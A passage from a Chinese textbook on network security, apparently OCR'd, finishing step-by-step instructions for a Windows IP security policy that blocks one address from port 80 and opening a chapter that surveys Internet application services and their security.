


图 5-27　创建 IP 安全策略

(2) 单击“下一步”按钮，弹出如图 5-28 所示的对话框，单击“下一步”按钮。



图 5-28　IP 安全策略

(3) 直接单击“完成”按钮，如图 5-29 所示。




图 5-29　策略创建完成

(4) 在图 5-30 中取消选中“使用‘添加向导’”复选框,单击“添加”按钮。

(5) 在图 5-31 中选择“禁止 IP”单选按钮,单击“编辑”按钮。




图 5-30　添加向导




图 5-31　编辑禁止 IP

(6) 取消选中“使用添加向导”复选框,单击“添加”按钮,如图 5-32 所示。



图 5-32　添加禁止地址

(7) 选择“地址”选项卡,选中“镜像。与源地址和目标地址正好相反的数据包相匹配”,在“协议”选项卡中选择 TCP 80 端口,如图 5-33 所示。

(8) 选择“筛选器操作”选项卡,“阻止”单选按钮,取消选中“使用‘添加向导’”复选框,单击“添加”按钮,如图 5-34 所示。

(9) 选中“禁止 IP”复选框,单击“确定”按钮,完成策略配置,如图 5-35 所示。

(10) 选择“指派”策略,IP 地址为 116.164.68.6 的用户就不能访问服务器了,如图 5-36 所示。




图 5-33　选择端口




图 5-34　阻止 80 端口




图 5-35　完成策略配置



图 5-36　指派策略

第6章 应用服务安全

Internet 应用服务是互联网提供的普遍服务，本章介绍应用服务的种类、Web 服务的安全机制、FTP 服务的安全机制，重点介绍 Web 服务的安全设置、浏览器的安全设置。

6.1 Internet 应用服务概述

6.1.1 应用服务的划分

Internet 发展非常迅速，提供的服务在不断增加，应用领域广泛，其中提供的主要应用服务有以下几种。

1. 文件服务

可以共享本地和远程文件资源。在 Windows Server 2003/UNIX/Linux 上实现远程文件共享。客户端可以通过文件系统的调用访问 Web 服务器上的文件。

2. 打印服务

用户可以轻松地监视当地或远程监控打印服务，在 Windows 2003 上接受运行其他操作系统(例如 Macintosh、UNIX、Linux)的机器的打印任务。相反，以 Windows 为基础的客户端也能够完成其他操作系统的打印任务。

3. Web 服务

最初的 WWW 服务仅提供一些文本、图片信息的浏览。随着技术的进步，目前 WWW 服务已经和电子邮件服务、FTP 服务、多媒体服务和数据库服务等紧密集成，通过浏览器收发电子邮件和上传下载文件等已经日益普及，是目前最重要的应用服务。

4. 电子邮件服务

电子邮件服务是 Internet/Intranet 上最经典的服务。通过申请一个电子邮件信箱，就可以向其他拥有信箱的用户发送文件、声音和图片等。

5. 终端服务

终端服务主要用于远程管理和远程运行应用程序。终端服务可以允许用户将基于

Windows 的应用或 Windows 桌面本身，虚拟到任何计算机（包括那些不能运行 Windows 的计算机）。

6. 路由和远程访问服务

路由和远程访问服务主要用于构建网络路由器和远程访问服务器。可以把安装了 Windows 2003/Linux 的服务器作为主机路由器使用。

7. 虚拟专用网（VPN）服务

VPN 服务用于构建机密的网络，所有信息被加密后在网络上进行传送。

8. 域名服务

域名服务主要用于构建域名解析服务。域名解析服务是将网络上一个具有意义的字符名称转换为服务器的 IP 地址的服务。在浏览器中输入 www. sohu. com 这样的域名时，使用的就是 DNS 服务。

9. 动态主机配置协议服务

动态主机配置协议服务主要用于构建 DHCP 服务。由于 Internet 上的 IP 地址资源有限，因此目前很多拨号上网的用户使用随机分配的 IP 地址，这就是 DHCP 的服务作用。

10. 流媒体服务

流媒体服务主要用于构建网络视频点播和多播服务，实际上是在企业内联网上用于分发数字媒体内容的服务器端组件。

11. FTP 服务

FTP（file transfer protocol，文件传输协议）服务用于在计算机之间方便地传递文件。FTP 服务器上存储了大量的共享或免费软件和资料。用户可以根据需要连接到特定的 FTP 服务器下载文件，经过授权的用户还可以向 FTP 服务器上传文件。

12. 代理服务

代理服务器实际上就是一台普通的计算机，安装上代理服务软件后，为局域网内的所有计算机提供连接 Internet 的代理。代理服务器可以将局域网的结构屏蔽起来，Internet 上的计算机不能直接访问局域网，同时可以通过 IP 地址过滤等方法限制局域网内计算机对 Internet 的访问。

13. 数字证书服务（PKI 和 CA）

在日常生活中，每个人都有一个唯一号码的身份证，数字证书的作用与之类似。它是在 Internet 上要从事一些需要安全保密的工作时必备的“个人身份证”，是由权威机构发行的，在网络通信中标志通信各方信息的一系列数据。网络上进行通信的各方均在 PKI 中的数字证书颁发机构申请数字证书，通过 PKI 系统建立的一套严密的身份系统来保证：信息在

传输过程中不被篡改；发送方能够通过数字证书来确认接收方的身份；发送方对于自己的信息不能抵赖。

6.1.2 Internet 的安全

1. 安全隐患

Internet 本身是没有边界的、全球的互联网，不属于任何一个组织和任何一个国家；在 Internet 上既没有法令也没有法规，人们的行为几乎不受制约。由于没有国际互联网上通行的国际法规，因此对犯罪没有处理的依据。

